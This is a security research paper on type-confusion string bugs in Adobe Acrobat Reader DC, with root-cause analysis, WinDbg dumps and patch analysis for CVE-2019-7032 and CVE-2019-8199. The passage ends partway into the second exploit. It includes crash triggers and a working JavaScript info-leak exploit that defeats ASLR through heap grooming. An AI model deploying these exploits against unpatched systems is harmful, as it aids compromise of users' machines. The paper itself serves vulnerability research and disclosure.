Title	**Pwning Adobe Reader Multiple Times with Malformed Strings**
Author	Ke Liu of Tencent Security Xuanwu Lab
Twitter	https://twitter.com/klotxl404
Created Date	March 23, 2020
Last Modified Date	April 10, 2020

1. Introduction

It's nearly hard to see vulnerabilities caused by malformed strings nowadays, not to mention the exploitable ones. It's not surprising because all the unsafe functions have been banned by SDL (Security Development Lifecycle) in modern software development. However, it's still possible to cause critical security vulnerabilities if the developers use the security enhanced functions incorrectly.

In the case of Adobe Acrobat Reader DC **[1]**, some security enhanced string handling functions have been implemented but the developers used those functions incorrectly. It's not a big deal in general cases. However, a type confusion condition can also be triggered easily when handling strings in this specific software. Those two conditions can be leveraged to achieve code execution in some scenarios.

In this paper, some string handling related vulnerabilities will be discussed as detailed as possible, including root cause analysis, exploit development, and patch analysis. Two of those vulnerabilities can achieve information disclosure, another two can achieve code execution directly.

Please feel free to contact the author on Twitter if you have any questions about this paper.

[1] Adobe Acrobat Pro DC was also affected by the vulnerabilities discussed in this paper.

2. Basic Concepts

This chapter explains some basic concepts about string types, byte order mark, and string handling functions. Please skip this section if you're already familiar with them.

2.1 String Types

Strings can be divided into two categories on Windows: ANSI strings and Unicode strings. An ANSI string is composed by a series of ANSI characters, in which each character is encoded as an 8-bit value. A Unicode string is composed by a series of Unicode characters. Windows represents Unicode characters using UTF-16 encoding, in which each character is encoded as a 16-bit value.

The terminator character for ANSI strings is `\x00` and for Unicode strings is `\x00\x00` .

2.2 Byte Order Mark

If a character has multiple bytes of data, then it can be represented in two forms: little-endian and big-endian. A big-endian ordering places the most significant byte first and the least significant byte last, while a little-endian ordering does the opposite.

Character	UTF-16 Encoding	Little-Endian	Big-Endian
中	U+4E2D	2D 4E	4E 2D
文	U+6587	87 65	65 87

For UTF-16 strings, the byte order can be specified in the character set name. For example, UTF-16LE indicates that the byte order is little-endian, and UTF-16BE indicates that the byte order is big-endian. We can also use the byte order mark (**BOM**) character *U+FEFF* to specify the byte order of the string. The byte order of the BOM character itself indicates the byte order of the whole string. The byte order of the string can be platform specific if we did not specify it explicitly.

UTF-16 String	Little-Endian	Big-Endian
中文	FF FE 2D 4E 87 65	FE FF 4E 2D 65 87

Please note that the BOM character will be always at the beginning of the string. It's meaningless to put it in other places.

2.3 String Handling Functions

2.3.1 Traditional Functions

Following table shows some of the string handling functions supplied by the standard C runtime library.

	ANSI Version	Unicode Version
Concatenate Strings	*strcat*	*wcscat*
Compare Strings	*strcmp*	*wcscmp*
Copy String	*strcpy*	*wcscpy*
Get String Length	*strlen*	*wcslen*

These functions are very convenient to use, but they are also vulnerable to buffer overflow attacks.

2.3.2 Another Version of Functions

There is another version of string handling functions in the standard C runtime library. A letter `n` is placed in the functions' names to distinguish from the normal version of functions.

	ANSI Version	Unicode Version
Concatenate Strings	*strncat*	*wcsncat*
Compare Strings	*strncmp*	*wcsncmp*
Copy String	*strncpy*	*wcsncpy*

Some people think that this is a security enhanced version of the traditional functions. For example, `strncpy` is more secure than `strcpy` because its third parameter can be used to specify the number of characters to be processed.

```
char *strncpy(char *destination, const char *source, size_t num);
```

It sounds reasonable in most cases. But it's still vulnerable when handling some corner cases. No NULL character will be appended at the end of the destination string if the length of the source string is equal or greater than the value of the third parameter `num` . It will lead to Out-Of-Bounds access when handling strings without a terminator character.

Why could this happen? Because `strncpy` was not designed to be a safer version of `strcpy` .

> `strncpy` was initially introduced into the C library to deal with fixed-length name fields in structures such as directory entries. Such fields are not used in the same way as strings: the trailing null is unnecessary for a maximum-length field, and setting trailing bytes for shorter names to null assures efficient field-wise comparisons. `strncpy` is not by origin a **bounded** `strcpy`, and the Committee has preferred to recognize existing practice rather than alter the function to better suit it to such use.

2.3.3 Security Enhanced Functions

Microsoft implemented a security enhanced version of string handling functions whose names end with the suffix `_s` . Following table shows the traditional version and security enhanced version of functions for copying strings.

Traditional Version	Security Enhanced Version
strcpy	*strcpy_s*
strncpy	*strncpy_s*
wcscpy	*wcscpy_s*
wcsncpy	*wcsncpy_s*

Let's take `strcpy_s` and `strncpy_s` as an example to illustrate how the security enhanced version of functions work.

```
errno_t strcpy_s(char *dest, rsize_t dest_size, const char *src);
errno_t strncpy_s(char *dest, size_t dest_size, const char *src, size_t num);
```

When copying contents to the destination buffer, these functions always make sure that the terminating null character can be appended. Otherwise, the operation failed and the invalid parameter handler will be invoked.

The security enhanced version of string handling functions are not guaranteed to be secure if they are used incorrectly. For example, even function `strcpy_s` can lead to buffer overflow if the developers pass a wrong value as the size of the destination buffer.

```
char src[32] = { "0123456789abcdef" };
char dst[10] = { 0 };
strcpy_s(dst, 0x7FFF /*dst_size*/, src);
```

Here the value `0x7FFF` is much larger than the actual size of the destination buffer. Usage like this will kill all the security features. The function will just work like the traditional function `strcpy` which will lead to buffer overflow.

Please note that these functions are Microsoft-specific which means that they are only available in Windows developing environment. However, they may be available in some recent versions of C++ library.

3. Acrobat JavaScript Concepts

Before diving into the details of the vulnerabilities, let's learn some basic knowledge about Acrobat JavaScript which will be useful for writing exploits.

Adobe Acrobat Reader DC uses SpiderMonkey (might be version `24.2.0`) as its JavaScript Engine. To learn some basic knowledge about SpiderMonkey and the methods to debug JavaScript code, I recommend you to read the paper *OR'LYEH? The Shadow over Firefox* by **argp**. Reading section `2.1 - Representation in memory` is enough to help understand the exploiting tricks presented in this paper.

Please read the appendix of this paper to learn how to execute JavaScript code in PDF files.

3.1 Acrobat JavaScript Object

This section will use the field object as an example to explain some key structures of the Acrobat JavaScript objects. According to the document *JavaScript™ for Acrobat® API Reference*, we can call `Document.addField` to create a field object.

```
// Document.addField(cName, cFieldType, nPageNum, oCoords);
var array = new Array();
array.push(0x40414140);
array.push(this.addField('f1', 'text', 0, [0, 0, 100, 20]));
```

Here we created a `text` field object and put it at the bottom-left corner of the first page. Also, we created an array object and set the first element with a special value which will be used to locate the array object in the memory, and set the second element with the reference of the newly created field object.

3.1.1 Object Layout

Now we can search the value `0x40414140` in the process's memory and explore the underlying structures of the field object. For each Acrobat JavaScript object, the size of the object will always be `0x48` bytes.

```
; search value 40414140 to locate the array object
0:019> s -d 0 l?7fffffff 40414140
34c8f5d8  40414140 ffffff81 34c29cb8 ffffff87  @AA@.......4....

; the SpiderMonkey JavaScript object associated with the field object
0:019> dd 34c29cb8 L8
34c29cb8  34cb9220 34c25be0 3291efc0 60c524f8
34c29cc8  29cf0fb8 00000000 34cb81f0 ffffff87

; the Acrobat JavaScript object
0:019> dd 29cf0fb8 L14
29cf0fb8  3492afc0 34c29cb8 00000000 3ecd4fb0
29cf0fc8  39477f80 00000000 00000000 00000000
29cf0fd8  446c2f80 00000000 00000000 00000000
29cf0fe8  00000000 5f679820 c0c0c000 00000000
29cf0ff8  00000000 00000000 ???????? ????????
```

3.1.2 Object Name

The member at offset `0x0C` points to the name string of the object.

```
0:019> da 3ecd4fb0
3ecd4fb0  "Field"
```

3.1.3 Object Properties

The member at offset `0x10` points to the property hash table of the object. Please note that the word `property` refers to the internal properties of the Acrobat JavaScript object, not the properties of the SpiderMonkey JavaScript object. The size of the hash table will always be `0x80` bytes, the first half part stores the arrays to take care of name collisions, the other half part stores the corresponding length values of the arrays. The size of each array element is `8` bytes, the first `4` bytes point to the name string of the property, the other `4` bytes hold the value of the property.

```
; the property hash table
0:019> dd 39477f80
39477f80  446baff8 00000000 00000000 30e8cff8
39477f90  39479ff8 00000000 00000000 00000000
39477fa0  00000000 3bcf3ff8 00000000 00000000
39477fb0  446feff0 00000000 00000000 00000000
39477fc0  00000001 00000000 00000000 00000001
39477fd0  00000001 00000000 00000000 00000000
39477fe0  00000000 00000001 00000000 00000000
39477ff0  00000002 00000000 00000000 00000000

0:019> dd 446baff8 L2
446baff8  446bcff0 00000000

; property name
0:019> da 446bcff0
446bcff0  "ESLocked"
```

We can write some WinDbg script code to enumerate all the names and values of the properties.

```
r $t10 = 39477f80;          // hash table address
.for (r $t0 = 0; $t0 < 0x10; r $t0 = $t0 + 1) {
    r $t1 = poi($t10 + $t0 * 4);
    r $t2 = poi($t10 + 0x40 + $t0 * 4);
    .for (r $t3 = 0; $t3 < $t2; r $t3 = $t3 + 1) {
        .printf "%ma: %p\n", poi($t1 + $t3 * 8), poi($t1 + $t3 * 8 + 4);
    }
}

// ESLocked: 00000000
// Field: 442fcfa0
// ESLockable: 00000001
// PDDoc: 1a464bd0
// Widget: 00000000
// inheritedDestructProc: 00000000
```

You might have noticed that there is a property also called `Field` . Currently we only need to know that for different types of Acrobat field objects, the size of the internal `Field` property object will be different.

```
0:019> dd 442fcfa0
442fcfa0  5fbd557c 43856fb0 c0000000 0000000b
442fcfb0  44300ff8 44300ffc 44300ffc 00000000
442fcfc0  39822fe8 00000000 00000000 00000000
442fcfd0  00000000 442fefe8 00000001 00000000
442fcfe0  5fbb49c0 00000000 00000000 ffffffff
442fcff0  00000000 00000000 00000000 00000000
442fd000  ???????? ???????? ???????? ????????
442fd010  ???????? ???????? ???????? ????????
```

You might have also noticed that SpiderMonkey JavaScript objects and Acrobat JavaScript objects do not have virtual function tables. But the internal `Field` property object does have a virtual function table.

```
0:019> dds 5fbd557c
5fbd557c  5f497e40 AcroForm!hb_set_invert
5fbd5580  5f783bc0 AcroForm!DllUnregisterServer+0xd1980
5fbd5584  5f781990 AcroForm!DllUnregisterServer+0xcf750
5fbd5588  5f7a5360 AcroForm!DllUnregisterServer+0xf3120
5fbd558c  5f7a69b0 AcroForm!DllUnregisterServer+0xf4770
5fbd5590  5f494db0 AcroForm!PlugInMain+0x4aa0
5fbd5594  5f74b580 AcroForm!DllUnregisterServer+0x99340
5fbd5598  5f5279a0 AcroForm!hb_set_invert+0x8fb60
5fbd559c  5f4a2530 AcroForm!hb_set_invert+0xa6f0
......
```

3.1.4 Object Functions

The member at offset `0x20` points to the function hash table of the object. This table works exactly the same as the property hash table. We can reuse the WinDbg script to extract the functions' names and addresses.

```
signatureAddLTV: 631a9160
signatureSign: 631abae0
setLock: 631aa780
signatureSetSeedValue: 631aaae0
signatureGetSeedValue: 631aa130
signatureGetModifications: 631a98a0
getLock: 631a9380
signatureInfo: 631a9540
signatureValidate: 631ac5d0
```

3.2 XFA Object

XFA (also known as XFA forms) stands for XML Forms Architecture which can be used in PDF files. This section will explain some key structures of the XFA objects. Just like the Acrobat JavaScript objects, we can use the same way to explore the XFA objects.

According to the document *Adobe LiveCycle Designer 11 Scripting Reference* , we can call `createNode` to create a particular XFA object.

```
var array = new Array();
array.push(0x40414140);
array.push(xfa.datasets.createNode('dataValue', 'dvNode1'));
```

First, we need to figure out the location of the property hash table.

```
0:019> s -d 0 l?7fffffff 40414140
391936e0  40414140 ffffff81 39129d80 ffffff87  @AA@.......9....

0:019> dd 39129d80 L8
39129d80  391b6628 39125bc0 59194f80 53c324f8
39129d90  59168fb8 00000000 391b48d0 ffffff87

0:019> dd 59168fb8 L14
59168fb8  38cd4fc0 39129d80 00000000 42e0cfb0
59168fc8  59170f80 59246f80 00000000 00000000
59168fd8  58fd8f80 00000000 53da9ee0 540c0000
59168fe8  00000000 53e302b0 c0c0c000 53da9be0
59168ff8  00000000 00000000 ???????? ????????
```

Then we can enumerate all the properties of the Acrobat JavaScript object.

```
xfaappmodelimpl: 1963ae80
xfaobjectimpl: 59088fa0
inheritedDestructProc: 00000000
```

Unlike normal Acrobat JavaScript objects, the XFA objects have two special properties named `xfaappmodelimpl` and `xfaobjectimpl` , and the later one is what we are interested.

```
0:019> dd 59088fa0
59088fa0  54543064 00000001 00000000 546a5f88
59088fb0  00000057 c0c0c0c0 c0c0c0d2 00000000
59088fc0  00000000 00000000 58f5cfb0 c0c0c0c2
59088fd0  00000000 417f7ec8 00000000 00000000
59088fe0  00000000 58f64fb0 c0c0c0c7 00000000
59088ff0  00000000 00000000 00000000 d0d0d0d0
59089000  ???????? ???????? ???????? ????????
59089010  ???????? ???????? ???????? ????????
```

For different types of XFA objects, the size of the internal `xfaobjectimpl` property object will be different. And the `xfaobjectimpl` objects also have virtual function tables.

```
0:019> dds 54543064
54543064  53e2fc10 AcroForm!hb_set_invert+0x147dd0
54543068  53d836d0 AcroForm!hb_set_invert+0x9b890
5454306c  54279590 AcroForm!DllUnregisterServer+0x377350
54543070  54247790 AcroForm!DllUnregisterServer+0x345550
54543074  542e5ec0 AcroForm!DllUnregisterServer+0x3e3c80
54543078  53d356e0 AcroForm!hb_set_invert+0x4d8a0
5454307c  53cff550 AcroForm!hb_set_invert+0x17710
......
```

3.3 ArrayBuffer Object

`ArrayBuffer` objects play an important role when getting arbitrary read and write primitives. When the value of the `byteLength` is greater than `0x68` , the backing store of the `ArrayBuffer` object will be allocated from system heap (through `ucrtbase!calloc`), otherwise it will be allocated from SpiderMonkey's tenured heap. Also, when being allocated from system heap, the

underlying heap buffer will be `0x10` bytes larger to store the `ObjectElements` header.

```
class ObjectElements {
public:
    uint32_t flags;               // can be any value, default is 0
    uint32_t initializedLength;   // byteLength
    uint32_t capacity;            // pointer of associated view object
    uint32_t length;              // can be any value, default is 0
    // ......
};
```

The names of the members in `ObjectElements` are meaningless for `ArrayBuffer` . Here the second member holds the `byteLength` value and the third member holds a pointer of the associated `DataView` object. The values of the other members are meaningless.

```
var ab = new ArrayBuffer(0x70);
var dv = new DataView(ab);
dv.setUint32(0, 0x40414140, true);
```

After executing the above JavaScript code, the backing store of the `ArrayBuffer` object will be looked like this.

```
; search value 40414140 to locate the backing store
0:013> s -d 0 l?7fffffff 40414140
2281af90  40414140 00000000 00000000 00000000  @AA@............
30d63080  40414140 ffffff81 00000001 ffffff83  @AA@............

0:013> dd 2281af90 - 10 L90/4
;            -, byteLength, viewobj,       -,
2281af80  00000000 00000070 3538f5b0 00000000
;         data
2281af90  40414140 00000000 00000000 00000000
2281afa0  00000000 00000000 00000000 00000000
2281afb0  00000000 00000000 00000000 00000000
2281afc0  00000000 00000000 00000000 00000000
2281afd0  00000000 00000000 00000000 00000000
2281afe0  00000000 00000000 00000000 00000000
2281aff0  00000000 00000000 00000000 00000000
2281b000  ???????? ???????? ???????? ????????
```

If we can change the value of the `byteLength` member of `ArrayBuffer` objects, then we can achieve Out-Of-Bounds access. But be careful with the pointer of the associated `DataView` object, it can only be `0` or a valid `DataView` pointer, the process may crash immediately if we change it to some other values.

4. Root Cause Analysis

Adobe Acrobat Reader DC implemented some security enhanced string handling functions which can be identified by searching specific strings. Following table shows the details of these functions.

Generic API [1]	ANSI Version	Unicode Version
strnlen_safe	*ASstrnlen_safe*	*miUCSStrlen_safe* **[2]**
strncpy_safe	*ASstrncpy_safe* **[3]**	*miUCSStrncpy_safe*
strcpy_safe	*ASstrcpy_safe*	*miUCSStrcpy_safe*
strncat_safe	*ASstrncat_safe*	*miUCSStrncat_safe*
strcat_safe	*ASstrcat_safe*	*miUCSStrcat_safe*

[1] These functions can be identified by searching their names in the binary files. But the generic APIs don't have symbols or log strings in the binary files. They were named according to the underlying functions.

*[2] The function name should be **miUCSStrnlen_safe** . The name in the log string lost the letter **n** .*

[3] Both log strings `ASstrncpy_safe` and `ASstrcpy_safe` can be found in this function in `EScript.api` . The latter one should be a typo.

When handling strings, the generic APIs will check the string's type and redirect the request to the corresponding function. Following code shows how function `strnlen_safe` works.

```
unsigned int strnlen_safe(char *str, unsigned int max_bytes,
                          void *error_handler) {
    unsigned int result;
    if (str && str[0] == 0xFE && str[1] == 0xFF)
        result = miUCSStrlen_safe(str, max_bytes, error_handler);
    else
        result = ASstrnlen_safe(str, max_bytes, error_handler);
    return result;
}
```

Here the function checks the string's type according to the first two bytes of the string. The string will be recognized as a Unicode string if the first byte is `0xFE` and the second byte is `0xFF` , otherwise it will be recognized as an ANSI string. Actually, `FE FF` are the bytes of the Byte Order Mark in big-endian format.

Two conditions are necessary to trigger the vulnerabilities.

1. A type confusion can be triggered when checking the string's type. An ANSI string can be recognized as a Unicode string if the first two bytes are `FE FF` . This could lead to Out-Of-Bounds access since the Unicode null terminator cannot be found in an ANSI string.

CHAR	.	.	F	a	k	e		U	n	i	c	o	d	e	.
HEX	FE	FF	46	61	6B	65	20	55	6E	69	63	6F	64	65	00

2. The generic APIs are used incorrectly by the developers. In most cases, the size of the destination buffer will be set as `0x7FFFFFFF` . As discussed earlier, this could lead to security problems.

```
// some examples extracted from EScript.api
strnlen_safe(a2,  0x7FFFFFFF, 0)
strnlen_safe(v15, 0x7FFFFFFF, 0)
strcpy_safe(v1,  0x7FFFFFFF, Str1, 0)
strcpy_safe(v12, 0x7FFFFFFF, &v34, 0)
strcat_safe(v25, 0x7FFFFFFF, "&cc:", 0)
strcat_safe(v25, 0x7FFFFFFF, "&bcc:", 0)
```

Leverage these two conditions, we can achieve information disclosure or code execution in some scenarios.

5. Case Studies

5.1 CVE-2019-7032

5.1.1 Vulnerability Description

CVE-2019-7032 is an Out-Of-Bounds read vulnerability which can be leveraged to achieve information disclosure to bypass ASLR. It affects Adobe Acrobat Reader DC `2019.010.20069` and earlier versions and was fixed in `2019.010.20091` via security advisory APSB19-07.

It was used in Tianfu Cup 2018 with an Use-After-Free vulnerability to achieve code execution.

5.1.2 Root Cause Analysis

This vulnerability can be triggered by the following JavaScript code.

```
// Tested on Adobe Acrobat Reader DC 2019.010.20069
var f = this.addField('f1', 'text', 0, [1, 2, 3, 4]);
f.userName = '\xFE\xFF';
```

Here we created a `text` field object and assigned a fake Unicode string, which actually was an ANSI string, to the `userName` property of the object. Actually, we can use other types of field objects and other properties to trigger the vulnerability. Following table shows the 18 possible combinations to trigger the vulnerability. The root causes of these crashes are the same.

Field Type	userName property	submitName property	value property
text	Yes	Yes	Yes
radiobutton	Yes	Yes	Yes
combobox	Yes	Yes	-
checkbox	Yes	Yes	Yes
signature	Yes	Yes	Yes
listbox	Yes	Yes	-
button	Yes	Yes	-

The process crashed at address `AcroForm!PlugInMain+0xbbbcd` due to Out-Of-Bounds read.

```
(3c9c.14ac): Access violation - code c0000005 (!!! second chance !!!)
eax=4270efd0 ebx=4270efd0 ecx=00000000 edx=4270f000 esi=00000008 edi=7fffffff
eip=563c9539 esp=00d3c6b4 ebp=00d3c6c0 iopl=0         nv up ei ng nz ac pe cy
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010297
AcroForm!PlugInMain+0xbbbcd:
563c9539 8a02            mov     al,byte ptr [edx]        ds:002b:4270f000=??
```

Here the string `\xFE\xFF` was being handled in function `miUCSStrlen_safe`.

```
0:000> db edx-10 L20
4270eff0  d4 32 aa 04 bb bb ba dc-fe ff 00 d0 d0 d0 d0 d0  .2..............
4270f000  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
```

Out-Of-Bounds read can be triggered since an ANSI string was being handled such that the Unicode terminator cannot be found.

```
unsigned int miUCSStrlen_safe(wchar_t *src, unsigned int max_bytes,
                              void *error_handler) {
  unsigned int result;
  wchar_t *str = src;
  if ( src ) {
    unsigned int bytes = 0;
    if ( max_bytes ) {
      do {
        char ch = *(char *)str;
        ++str;
        if ( !ch && !*((char *)str - 1) ) break; // check Unicode terminator
        bytes += 2;
      } while ( bytes < max_bytes );
    }
    if ( bytes == max_bytes ) {
      void *handler = hb_set_invert;
      if ( error_handler ) handler = error_handler;
      handler(L"String greater than maxSize", L"miUCSStrlen_safe", 0, 0, 0);
      result = max_bytes;
    } else {
      result = bytes;
    }
  } else {
    void *handler = hb_set_invert;
    if ( error_handler ) handler = error_handler;
    handler(L"Bad parameter", L"miUCSStrlen_safe", 0, 0, 0);
    result = 0;
  }
  return result;
}
```

Following code shows the stack trace information when the process crashed. Here the stack frame `#05` `AcroForm!hb_ot_tag_to_language+0x6524b` was within the `setter` function of property `userName` (`sub_20A2AE95` in `AcroForm.api`).

```
0:000> k
 # ChildEBP RetAddr
00 00d3c6c0 56310259 AcroForm!PlugInMain+0xbbbcd
01 00d3c6d4 5652c799 AcroForm!PlugInMain+0x28ed
02 00d3c6f4 5652c975 AcroForm!DllUnregisterServer+0x21017
03 00d3c718 565c234f AcroForm!DllUnregisterServer+0x211f3
04 00d3c734 564eaf4b AcroForm!DllUnregisterServer+0xb6bcd
05 00d3c770 5930dbbc AcroForm!hb_ot_tag_to_language+0x6524b
06 00d3c7d8 5930da05 EScript!mozilla::HashBytes+0x2e3bf
......
```

5.1.3 Exploit Development

The vulnerability was triggered during assigning the `userName` property to the field object. The crucial part was that the original string will be copied to a newly created heap buffer which will be associated with the property. This means we can read back the leaked information via JavaScript code. Following code shows the simplified vulnerability model.

```
// src <- field.userName <- "\xFE\xFF....."
// len <- number of bytes
size_t len = strnlen_safe(src, 0x7FFFFFFF, 0);  // Out-Of-Bounds Read
char* dst = calloc(1, aligned_size(len + 4));
memcpy(dst, src, len);                          // Information Disclosure
dst[len] = dst[len + 1] = '\0';
// field.userName <- dst
```

To exploit the vulnerability, we just need to put an object with virtual table pointers behind the heap buffer. As discussed earlier, normal JavaScript objects do not have virtual table pointers. Here we will choose the XFA object `dataGroup` to exploit the vulnerability.

```
; dataGroup object
0:016> dd 4b762fb0
4b762fb0  571eb470 00000001 00000000 5734d308
4b762fc0  00000052 c0c0c0c0 c0c0c0d2 00000000
4b762fd0  00000000 00000000 4b75afb0 c0c0c0c2
4b762fe0  1f028ed0 00000000 00000000 00000000
4b762ff0  00000000 00000000 00000000 00000000
4b763000  ???????? ???????? ???????? ????????

0:016> ?571eb470 - acroform
Evaluate expression: 8500336 = 0081b470
```

However, function `Document.addField` will not be allowed to be called in XFA mode. An exception will be thrown if it was being called.

```
NotAllowedError: Security settings prevent access to this property or method.
Doc.addField:25:Doc undefined:Open
```

This can be solved by defining a field object statically using PDF code. The following code defines a `text` field object named `MyField1` .

```
8 0 obj
<<
    /Type /Annot /Subtype /Widget /FT /Tx /P 2 0 R
    /T (MyField1) /H /N /F 6 /Ff 65536
    /DA (/F1 12 Tf 1 1 1 rg) /Rect [10 600 11 700]
    /V (The quick brown fox ate the lazy mouse)
>>
endobj
```

We can trigger the vulnerability in the callback function of the `initialize` event of the main `subform` tag. We can reference the field object by calling `event.target.getField('MyField1')`. The properties of the field object may become read only in other events' callback functions, or if the PDF had been completed rendering.

Following code shows how the vulnerability was exploited to bypass ASLR.

```
function generateString(size) {
    var string = '\xFE\xFF' + 'a'.repeat(size);
    var flag = '\x40\x41\x41\x40';      // for debug purpose
    return string.substr(0, size - flag.length - 1) + flag;
}
function swapBytes(value) {
    return ((value % 0x100) &lt;&lt; 8) | (value / 0x100);
}
function exploit() {
    var field = event.target.getField('MyField1');
    while (true) {
        var objectSize = 0x50;
        try {
            var string = generateString(objectSize);
            var array = new Array(0x1000);
            for (var i = 0; i &lt; array.length; ++i) {
                array[i] = xfa.datasets.createNode('dataGroup', 'dataGroup');
            }
            for (var i = 0; i &lt; array.length; i += 2) {
                array[i] = null;
                array[i] = undefined;
            }
            field.userName = string;
        } catch(e) {}
        try {
            var high = field.userName.charCodeAt((objectSize + 8) / 2);
            var low = field.userName.charCodeAt((objectSize + 8) / 2 - 1);
            high = swapBytes(high);
            low = swapBytes(low);
            var addr = (high &lt;&lt; 16) | low;
            if ((addr &amp;amp; 0xFFFF) == 0xb470) {
                addr = addr - 0x0081b470;
                xfa.host.messageBox('AcroForm at 0x' + addr.toString(16));
                return addr;
            }
        } catch(e) {}
    }
}

exploit();
```

5.1.4 Patch Analysis

The vulnerability was fixed in Adobe Acrobat Reader DC `2019.010.20091`. It was fixed by putting `3` extra NULL bytes (`4` in total) at the end of the heap buffer. The changes were made in function `sub_20A6CF79` in `AcroForm.api`.

```
int __cdecl sub_20A6CF79(_DWORD *a1, int a2, int *a3, int a4) {
  // -------------------------- cut --------------------------
  bytes = (dword_2134DC60 + 16)(a2, v4[1] + 2, v6 - 2, 0, 0, 0);
  *a3 = bytes;
  buffer = malloc(bytes + 4);                // 4 extra bytes
  if ( !buffer ) return 0;
  (dword_2134DC60 + 16)(a2, v4[1] + 2, v4[2] - 2, buffer, *a3 + 4, a4);
  v9 = ++*a3;
  if ( v12 / 2 < *a3 ) {
    v10 = sub_208532E4(buffer, v9 + 3);
    v9 = *a3;
    buffer = v10;
  }
  memset((void *)(buffer + v9 - 1), 0, 4u); // put 4 '\x00' at the end
  return buffer;
}
```

It works as expected even if the ANSI string was handled with function `miUCSStrlen_safe` since the NULL terminator will always be found.

```
0:000> g
Breakpoint 1 hit
eax=4c0daff8 ebx=4c0daff8 ecx=00000000 edx=0116ce84 esi=52a88fe8 edi=00000001
eip=773cac9c esp=0116ce34 ebp=0116ce44 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
AcroForm!PlugInMain+0xbd350:
773cac9c 55              push    ebp

0:000> db poi(esp+4) L10
4c0daff8  fe ff 00 00 00 00 d0 d0-?? ?? ?? ?? ?? ?? ?? ??  ........????????

0:000> !heap -p -a poi(esp+4)
    address 4c0daff8 found in
    _DPH_HEAP_ROOT @ 4b01000
    in busy allocation (DPH_HEAP_BLOCK: UserAddr UserSize - VirtAddr VirtSize)
                             4fcb1d9c: 4c0daff8        6 - 4c0da000     2000
    // ......
    74afa9f6 ucrtbase!_malloc_base+0x00000026
    7730e5cf AcroForm!PlugInMain+0x00000c83
    7752cfcc AcroForm!DllUnregisterServer+0x0001f9ca    ; sub_20A6CF79
    7752e7f1 AcroForm!DllUnregisterServer+0x000211ef
    775c4224 AcroForm!DllUnregisterServer+0x000b6c22
    774ecdc9 AcroForm!hb_ot_tag_to_language+0x000652b9
    5072e02f EScript!mozilla::HashBytes+0x0002e839
    // ......
```

5.2 CVE-2019-8199

5.2.1 Vulnerability Description

CVE-2019-8199 is an Out-Of-Bounds read and write vulnerability which can be leveraged to achieve code execution. Although it affects Adobe Acrobat Reader DC `2019.012.20040` and earlier versions, it can only be exploited on `2019.010.20099` and earlier versions. It was fixed in `2019.021.20047` via security advisory APSB19-49.

5.2.2 Root Cause Analysis

This vulnerability can be triggered by the following JavaScript code.

```
// Tested on Adobe Acrobat Reader DC 2019.010.20099
Collab.unregisterReview('\xFE\xFF');
```

Or by the following JavaScript code.

```
Collab.unregisterApproval('\xFE\xFF');
```

The process crashed at `Annots!PlugInMain+0x51377` due to Out-Of-Bounds read.

```
(3c88.20a8): Access violation - code c0000005 (!!! second chance !!!)
eax=0000d0d0 ebx=35a90ff8 ecx=36de5000 edx=3ffffffb esi=fecac000 edi=00000000
eip=5b933bbf esp=00dacae0 ebp=00dacae4 iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
Annots!PlugInMain+0x51377:
5b933bbf 0fb7040e        movzx   eax,word ptr [esi+ecx] ds:002b:35a91000=????
```

Here the string `\xFE\xFF` was being handled in function `miUCSStrcpy_safe`.

```
0:000> db esi+ecx-10 L20
35a90ff0  a4 99 d6 04 bb bb ba dc-fe ff 00 d0 d0 d0 d0 d0  ................
35a91000  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
```

Out-Of-Bounds read and write can be triggered since an ANSI string was being handled such that the Unicode terminator cannot be found.

```
signed int miUCSStrcpy_safe(wchar_t *dst, unsigned int max_bytes,
                            wchar_t *src, void *error_handler) {
  wchar_t *ptr = dst;
  if ( dst ) {
    if ( src ) {
      if ( max_bytes > 1 ) {
        unsigned int max_len = max_bytes >> 1;
        do {
          wchar_t e = *(wchar_t *)((char *)ptr + (char *)src - (char *)dst);
          *ptr = e;
          ++ptr;
          if ( !e ) break;          // check Unicode terminator
          --max_len;
        } while ( max_len );
        if ( !max_len ) {
          *(ptr - 1) = 0;
          void *handler = Handler;
          if ( error_handler ) handler = error_handler;
          handler(L"Destination too small", L"miUCSStrcpy_safe", 0, 0, 0);
        }
```

```
        return 0;
      }
    } else if ( max_bytes > 1 ) {
      *dst = 0;
    }
  }
  void *handler = Handler;
  if ( error_handler ) handler = error_handler;
  handler(L"Bad parameter", L"miUCSStrcpy_safe", 0, 0, 0);
  return -1;
}
```

Following code shows the stack trace information when the process crashed. Here the stack frame `#05` `Annots!PlugInMain+0xfa4b8` was within the underlying implementation function of `Collab.unregisterReview` (`sub_221FCC5D` in `Annots.api`).

```
0:000> k
 # ChildEBP RetAddr
00 00dacae4 5b8ea08c Annots!PlugInMain+0x51377
01 00dacafc 5b905baa Annots!PlugInMain+0x7844
02 00dacb34 5b905ac4 Annots!PlugInMain+0x23362
03 00dacb4c 5b9cbfac Annots!PlugInMain+0x2327c
04 00dacb64 5b9dcd00 Annots!PlugInMain+0xe9764
05 00dacbb8 5c041fe9 Annots!PlugInMain+0xfa4b8
06 00dacc30 5c026d06 EScript!mozilla::HashBytes+0x427f3
......
```

5.2.3 Exploit Development

The vulnerability was triggered during calling function `Collab.unregisterReview` . The crucial part was that the original string will be copied to a newly created heap buffer whose size was calculated by calling `ASstrnlen_safe` . But the copy request was processed by function `strcpy_safe` . Following code shows the simplified vulnerability model.

```
// src <- arg of unregisterReview / unregisterApproval
// src = "\xFE\xFF......"
size_t len = ASstrnlen_safe(src, 0x7FFFFFFF, 0);    // ANSI Function
char* dst = (char *)malloc(len + 1);
strcpy_safe(dst, 0x7FFFFFFF, src, 0);   // Generic API -> Unicode Function
```

We need to control the layout of the memory to exploit the vulnerability.

1. Spray lots of strings and `ArrayBuffer` objects to occupy the memory. Here we create `5` objects as a unit each time.

